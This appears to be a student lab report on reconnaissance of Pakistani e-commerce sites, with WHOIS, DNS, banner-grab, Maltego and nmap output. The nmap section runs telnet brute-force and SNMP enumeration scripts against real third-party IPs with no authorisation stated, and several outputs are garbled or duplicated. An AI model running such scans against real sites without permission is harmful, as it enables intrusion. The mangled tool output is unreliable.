

A.Using Nslookup website we get the information such as IP addresses of a given website url or domain name

Output:

A records

IPv4 address	Revalidate in
▼ 151.101.65.140	2m 19s

A map of the United States of America with a red dot marker indicating the location of the IP address 151.101.65.140 in Los Angeles, California. The map also shows the state boundaries and major cities like Washington and Los Angeles. A blue banner at the bottom left says "North". A copyright notice at the bottom right reads "© Stadia Maps, © OpenMapT".

Fastly, Inc.

Location San Francisco, California, United States of America
AS AS54113
AS name Fastly, Inc.

A recordas

IPv4 address	Revalidate in
▼ a 44.228.249.3	1h

A map of the United States of America with a yellow dot marker indicating the location of the IP address 44.228.249.3 in Boardman, Oregon. The map shows the state boundaries and major cities. A copyright notice at the bottom right reads "© Stadia Maps, © OpenMapT".

Amazon.com, Inc.

Location Boardman, Oregon, United States of America
AS AS16509
AS name Amazon.com, Inc.

A records

IPv4 address	Revalidate in
✓ S 192.124.249.13	2h



The map displays the western coast of North America, specifically the United States of America. A red marker indicates the location of Los Angeles, California. The map also shows the North Pacific Ocean to the west and the Gulf of California to the south. Other labeled locations include Washington and Sarga. A copyright notice at the bottom right reads "© Stadia Maps, © OpenMapT".

Sucuri

Location Menifee, California, United States of America

AS AS30148

AS name Sucuri

Using smartwhois application we get the additional information about the website

The image displays three separate windows of the SmartWhois application, each showing the results of a WHOIS query for a specific IP address. The windows are arranged vertically.

- Top Window:** Shows the WHOIS information for IP address 151.101.65.140. The results include:
 - Fastly, Inc. (PO Box 78266, San Francisco, CA, 94107, United States)
 - Fastly RIR Administrator (Email: +1-415-404-9374, or-admin@fastly.com)
 - Abuse Account (Email: +1-415-496-9353, abuse@fastly.com)
 - SKYCA-3 (Created: 2011-09-16, Updated: 2022-11-16, Source: whois.arin.net)
- Middle Window:** Shows the WHOIS information for IP address 192.124.249.13. The results include:
 - IPv4 address block not managed by the RIPE NCC (EU # Country is really world wide)
 - Internet Assigned Numbers Authority (see <http://www.iana.org>, info@ripe.net)
 - Internet Assigned Numbers Authority (see <http://www.iana.org>, abuse@ripe.net)
 - NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK (Source: whois.ripe.net)
- Bottom Window:** Shows the WHOIS information for IP address 44.228.249.3. The results include:
 - Amazon.com, Inc. (44.224.0.0 - 44.225.255.255, EC2, EC2-1200 12th Ave South, Seattle, WA, 98144, United States)
 - Amazon EC2 Network Operations (Email: +1-206-555-0000, admin-noc-contact@amazon.com)
 - Amazon EC2 Abuse (Email: +1-206-555-0000, abuse@amazonaws.com)
 - AMAZO-ZPDK (Created: 2011-05-10, Updated: 2021-07-22, Source: whois.arin.net)

Each window includes a toolbar at the top with various icons, a menu bar (File, Query, Edit, View, Settings, Help), and a status bar at the bottom indicating the completion time and processing time.

B.Using IDServe we get the information of 2 pakistani websites(Mymart,Daraz)

Output:

? ID Serve

ID Serve

Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.



Background

Server Query

Q&A / Help

Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):

① Daraz.pk

②

Query The Server



When an Internet URL or IP has been provided above,
press this button to initiate a query of the specified server.

③

Server query processing:

Location: https://daraz.pk/

Server: Tengine/Aserver

EagleEye-Traceld: 2140e7de17167033137024377e623d

Timing-Allow-Origin: *

Query complete.

④


The server identified itself as :

Tengine/Aserver

[Copy](#)

[Goto ID Serve web page](#)

[Exit](#)



Using Wayback Machines getting information of the mentioned websites(Mymart,Daraz)

Outputs:

2003 2004 2005 2006 2007 2008 2009 2010 2011 **2012** 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023

2012

JAN							FEB				MAR							APR									
1	2	3	4	5	6	7		1	2	3	4		1	2	3		1	2	3		1	2	3	4	5	6	7
8	9	10	11	12	13	14	5	6	7	8	9	10	11	4	5	6	7	8	9	10	8	9	10	11	12	13	14
15	16	17	18	19	20	21	12	13	14	15	16	17	18	11	12	13	14	15	16	17	15	16	17	18	19	20	21
22	23	24	25	26	27	28	19	20	21	22	23	24	25	18	19	20	21	22	23	24	22	23	24	25	26	27	28
29	30	31					26	27	28	29				25	26	27	28	29	30	31	29	30					
MAY							JUN				JUL							AUG									
	1	2	3	4	5			1	2		1	2	3	4	5	6	7		1	2	3	4	5	6	7	4	
6	7	8	9	10	11	12	3	4	5	6	7	8	9	8	9	10	11	12	13	14	5	6	7	8	9	10	11
13	14	15	16	17	18	19	10	11	12	13	14	15	16	15	16	17	18	19	20	21	12	13	14	15	16	17	18
20	21	22	23	24	25	26	17	18	19	20	21	22	23	22	23	24	25	26	27	28	19	20	21	22	23	24	25
27	28	29	30	31			24	25	26	27	28	29	30	29	30	31					26	27	28	29	30	31	
SEP							OCT				NOV							DEC									
		1		1	2	3	4	5	6	7	1	2	3	4	5	6	7	8	9	10	2	3	4	5	6	7	8
2	3	4	5	6	7	8	7	8	9	10	11	12	13	4	5	6	7	8	9	10	2	3	4	5	6	7	8
9	10	11	12	13	14	15	14	15	16	17	18	19	20	11	12	13	14	15	16	17	9	10	11	12	13	14	15
16	17	18	19	20	21	22	21	22	23	24	25	26	27	18	19	20	21	22	23	24	16	17	18	19	20	21	22
23	24	25	26	27	28	29	28	29	30	31				25	26	27	28	29	30		23	24	25	26	27	28	29
30																				30	31						

JAN						FEB					MAR						APR										
1	2	3	4	5	6			1	2	3			1	2			1	2	3	4	5	6					
7	8	9	10	11	12	13	4	5	6	7	8	9	10	3	4	5	6	7	8	9	10	11	12	13			
14	15	16	17	18	19	20	11	12	13	14	15	16	17	10	11	12	13	14	15	16	14	15	16	17	18	19	20
21	22	23	24	25	26	27	18	19	20	21	22	23	24	17	18	19	20	21	22	23	21	22	23	24	25	26	27
28	29	30	31		25	26	27	28	29		24	25	26	27	28	29	30	28	29	30							
											31																
MAY						JUN					JUL						AUG										
	1	2	3	4				1			1	2	3	4	5	6		1	2	3	4	5	6				
5	6	7	8	9	10	11	2	3	4	5	6	7	8	7	8	9	10	11	12	13	4	5	6	7	8	9	10
12	13	14	15	16	17	18	9	10	11	12	13	14	15	14	15	16	17	18	19	20	11	12	13	14	15	16	17
19	20	21	22	23	24	25	16	17	18	19	20	21	22	21	22	23	24	25	26	27	18	19	20	21	22	23	24
26	27	28	29	30	31		23	24	25	26	27	28	29	28	29	30	31				25	26	27	28	29	30	31
							30																				
SEP						OCT					NOV						DEC										
1	2	3	4	5	6	7		1	2	3	4	5			1	2			1	2	3	4	5	6	7		
8	9	10	11	12	13	14	6	7	8	9	10	11	12	3	4	5	6	7	8	9	8	9	10	11	12	13	14
15	16	17	18	19	20	21	13	14	15	16	17	18	19	10	11	12	13	14	15	16	15	16	17	18	19	20	21
22	23	24	25	26	27	28	20	21	22	23	24	25	26	17	18	19	20	21	22	23	22	23	24	25	26	27	28
29	30						27	28	29	30	31			24	25	26	27	28	29	30	29	30	31				

C. Using matelgo tool to gather information about any 2 pakistani websites

Output:

F. Perform enumeration on any Pakistan website :

Output:

Telnet Enumeration :

The screenshot shows a terminal window titled 'root@kali: ~' displaying Nmap scan results for three hosts. The first host is 92.86.6.113, which is up and running a telnet service. The second host is 92.86.6.111, which is up but has a 0.028s latency. The third host is 92.86.6.110, which is up but has a 0.028s latency. All three hosts have port 80 open and listening for HTTP traffic.

```
[root@kali: ~]# nmap -script telnet-brute 92.86.6.113
Connected to 92.86.6.113: (port 23)
Name [92.86.6.113]: anonymous
333 Please specify the password.
Password:
220 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
http
https
Fins wait
A21 timeout.

[92.86.6.113] ->
nmap -script telnet-brute 92.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:36 EDT
Nmap scan report for 92.86.6.113
Host is up (0.028s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds

[92.86.6.111] ->
nmap -script telnet-brute 92.86.6.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:36 EDT
Nmap scan report for 92.86.6.111
Host is up (0.028s latency).
Not shown: 999 filtered tcp ports (no-response)
All 1000 scanned ports on 92.86.6.111 are in closed states.
Not shown: 1000 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds

[92.86.6.110] ->
nmap -script telnet-brute 92.86.6.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:40 EDT
Nmap scan report for 92.86.6.110
Host is up (0.028s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 29.68 seconds
```

SSL Enumeration:

Output:

```
root@kali: ~
File Actions Edit View Help
└─(root@kali)-[~]
# nmap -script ssl-cert 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:42 EDT
Nmap scan report for 52.86.6.113
Host is up (0.00066s latency).
All 1000 scanned ports on 52.86.6.113 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds

└─(root@kali)-[~]
# nmap -script ssl-cert 52.86.6.113
nmap: unrecognized option '-cert'
See the output of nmap -h for a summary of options.

└─(root@kali)-[~]
# nmap -script ssl-cert-intadder 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:47 EDT
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:829: 'ssl-cert-intadder' did not match a category, filename, or directory
stack traceback:
[C]: in function 'error'
/usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
/usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
[C]: in ?

QUITTING!

└─(root@kali)-[~]
# nmap -script ssl-date 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:48 EDT
Nmap scan report for 52.86.6.113
Host is up (0.021s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds

└─(root@kali)-[~]
# nmap -sV 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:49 EDT
Nmap scan report for 52.86.6.113
Host is up (0.00077s latency).
All 1000 scanned ports on 52.86.6.113 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds

└─(root@kali)-[~]
# nmap -sU -p 161 --script=snmp-processes 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:52 EDT
Nmap scan report for 52.86.6.113
```

Snmp enumeration:

Output:

```
root@kali: ~
File Actions Edit View Help

[(root@kali)-[~]
# nmap -script ssl-cert 52.86.6.113
nmap: unrecognized option '-cert'
See the output of nmap -h for a summary of options.

[(root@kali)-[~]
# nmap -script ssl-cert-intadder 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:47 EDT
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:829: 'ssl-cert-intadder' did not match a category, filename, or directory
stack traceback:
[C]: in function 'error'
/usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
/usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
[C]: in ?

QUITTING!

[(root@kali)-[~]
# nmap -script ssl-date 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:48 EDT
Nmap scan report for 52.86.6.113
Host is up (0.021s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds

[(root@kali)-[~]
# nmap -sV 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:49 EDT
Nmap scan report for 52.86.6.113
Host is up (0.00077s latency).
All 1000 scanned ports on 52.86.6.113 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds

[(root@kali)-[~]
# nmap -sU -p 161 --script=snmp-processes 52.86.6.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 03:52 EDT
Nmap scan report for 52.86.6.113
Host is up (0.00059s latency).

PORT      STATE      SERVICE
161/udp  open|filtered  snmp

Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds

[(root@kali)-[~]
#
```



1. Top 10 Entities

Total number of entities	15
Total number of links	14

Ranked by Incoming Links

Rank	Type	Value	Incoming links
1	DNS Name	mail.bazaryo.pk	1
2	BuiltWith Technology	iPhone / Mobile Compatible	1
3	BuiltWith Technology	PayPal	1
4	BuiltWith Technology	jQuery 1.7.1	1
5	BuiltWith Technology	jQuery	1
6	BuiltWith Technology	Apache	1
7	BuiltWith Technology	PrestaShop	1
8	BuiltWith Technology	UPS	1
9	BuiltWith Technology	American Express	1
10	BuiltWith Technology	Visa	1

Ranked by Outgoing Links

Rank	Type	Value	Outgoing links
1	Website	www.bazaryo.pk	12
2	Domain	bazaryo.pk	2
3	DNS Name	mail.bazaryo.pk	0
4	BuiltWith Technology	iPhone / Mobile Compatible	0
5	BuiltWith Technology	PayPal	0
6	BuiltWith Technology	jQuery 1.7.1	0
7	BuiltWith Technology	jQuery	0
8	BuiltWith Technology	Apache	0
9	BuiltWith Technology	PrestaShop	0
10	BuiltWith Technology	UPS	0

Ranked by Total Links

Rank	Type	Value	Total links
1	Website	www.bazaryo.pk	13
2	Domain	bazaryo.pk	2
3	DNS Name	mail.bazaryo.pk	1
4	BuiltWith Technology	iPhone / Mobile Compatible	1
5	BuiltWith Technology	PayPal	1
6	BuiltWith Technology	jQuery 1.7.1	1
7	BuiltWith Technology	jQuery	1
8	BuiltWith Technology	Apache	1
9	BuiltWith Technology	PrestaShop	1
10	BuiltWith Technology	UPS	1

2. Entities by Type

BuiltWith Technologies (12)

American Express	Apache
IPhone / Mobile Compatible	MasterCard
PHP	PayPal
PrestaShop	UPS
Viewport Meta	Visa
jQuery	jQuery 1.7.1

DNS Names (1)

mail.bazaryo.pk

Domains (1)

bazaryo.pk

Websites (1)

www.bazaryo.pk

3. Entity Details

	Website maltego.Website www.bazaryo.pk
Weight	100
Website	www.bazaryo.pk
SSL Enabled	false
Ports	[80]
Incoming (1)	
 Domain	bazaryo.pk
Outgoing (12)	
 BuiltWith Technology	American Express
 BuiltWith Technology	Apache
 BuiltWith Technology	iPhone / Mobile Compatible
 BuiltWith Technology	MasterCard
 BuiltWith Technology	PHP
 BuiltWith Technology	PayPal
 BuiltWith Technology	PrestaShop
 BuiltWith Technology	UPS
 BuiltWith Technology	Viewport Meta
 BuiltWith Technology	Visa
 BuiltWith Technology	jQuery
 BuiltWith Technology	jQuery 1.7.1

	Domain maltego.Domain bazaryo.pk
Weight	50
Domain Name	bazaryo.pk
WHOIS Info	Socket not responding: [Errno -2] Name or service not known
Outgoing (2)	
 DNS Name	mail.bazaryo.pk
 Website	www.bazaryo.pk

	DNS Name maltego.DNSName mail.bazaryo.pk
Weight	100
DNS Name	mail.bazaryo.pk
Incoming (1)	
 Domain	bazaryo.pk




BuiltWith Technology
maltego.builtwith.Technology
IPhone / Mobile Compatible

Weight	0
Type	mobile
Text	IPhone / Mobile Compatible

BuiltWith Technology Information

Property	Value
Name	IPhone / Mobile Compatible
Description	The website contains code that allows the page to support IPhone / Mobile Content.
Is Premium	no
Type	mobile
Categories	
Link	https://apple.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
PayPal

Weight	0
Type	payment
Text	PayPal

BuiltWith Technology Information

Property	Value
Name	PayPal
Description	The website accepts payments with PayPal.
Is Premium	no
Type	payment
Categories	Payment Acceptance
Link	https://paypal.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk




BuiltWith Technology
maltego.builtwith.Technology
jQuery 1.7.1

Weight	0
Type	javascript
Text	jQuery 1.7.1

BuiltWith Technology Information

Property	Value
Name	jQuery 1.7.1
Description	jQuery version 1.7.1
Is Premium	no
Type	javascript
Categories	
Link	https://blog.jquery.com/2011/11/21/jquery-1-7-1-released/
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
jQuery

Weight	0
Type	javascript
Text	jQuery

BuiltWith Technology Information

Property	Value
Name	jQuery
Description	JQuery is a fast, concise, JavaScript Library that simplifies how you traverse HTML documents, handle events, perform animations, and add Ajax interactions to your web pages. jQuery is designed to change the way that you write JavaScript.
Is Premium	no
Type	javascript
Categories	JavaScript Library
Link	https://jquery.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
Apache

Weight	0
Type	Web Server
Text	Apache

BuiltWith Technology Information

Property	Value
Name	Apache
Description	Apache has been the most popular web server on the Internet since April 1996.
Is Premium	no
Type	Web Server
Categories	
Link	https://httpd.apache.org/
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
 Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
PrestaShop

Weight	0
Type	shop
Text	PrestaShop

BuiltWith Technology Information

Property	Value
Name	PrestaShop
Description	OpenSource e-commerce solution that can be used for free.
Is Premium	no
Type	shop
Categories	Open Source
Link	https://www.prestashop.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
 Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
UPS

Weight	0
Type	shipping
Text	UPS

BuiltWith Technology Information

Property	Value
Name	UPS
Description	US based package delivery company.
Is Premium	no
Type	shipping
Categories	
Link	https://ups.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
American Express

Weight	0
Type	payment
Text	American Express

BuiltWith Technology Information

Property	Value
Name	American Express
Description	The website accepts payments with American Express.
Is Premium	no
Type	payment
Categories	Payment Acceptance
Link	https://amex.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
 Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
Visa

Weight	0
Type	payment
Text	Visa

BuiltWith Technology Information

Property	Value
Name	Visa
Description	The website accepts payments with Visa.
Is Premium	no
Type	payment
Categories	Payment Acceptance
Link	https://visa.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
 Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
Viewport Meta

Weight	0
Type	mobile
Text	Viewport Meta

BuiltWith Technology Information

Property	Value
Name	Viewport Meta
Description	This page uses the viewport meta tag which means the content may be optimized for mobile content.
Is Premium	no
Type	mobile
Categories	
Link	https://developers.google.com/speed/docs/insights/ConfigureViewport
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000
Incoming (1)	
Website	www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
MasterCard

Weight	0
Type	payment
Text	MasterCard

BuiltWith Technology Information

Property	Value
Name	MasterCard
Description	The website accepts payments with MasterCard.
Is Premium	no
Type	payment
Categories	Payment Acceptance
Link	https://mastercard.com
First Seen	2020-12-25 08:00:00.000+0000
Last Seen	2024-05-18 07:00:00.000+0000

Incoming (1)



Website

www.bazaryo.pk



BuiltWith Technology
maltego.builtwith.Technology
PHP

Weight	0
Type	framework
Text	PHP

BuiltWith Technology Information

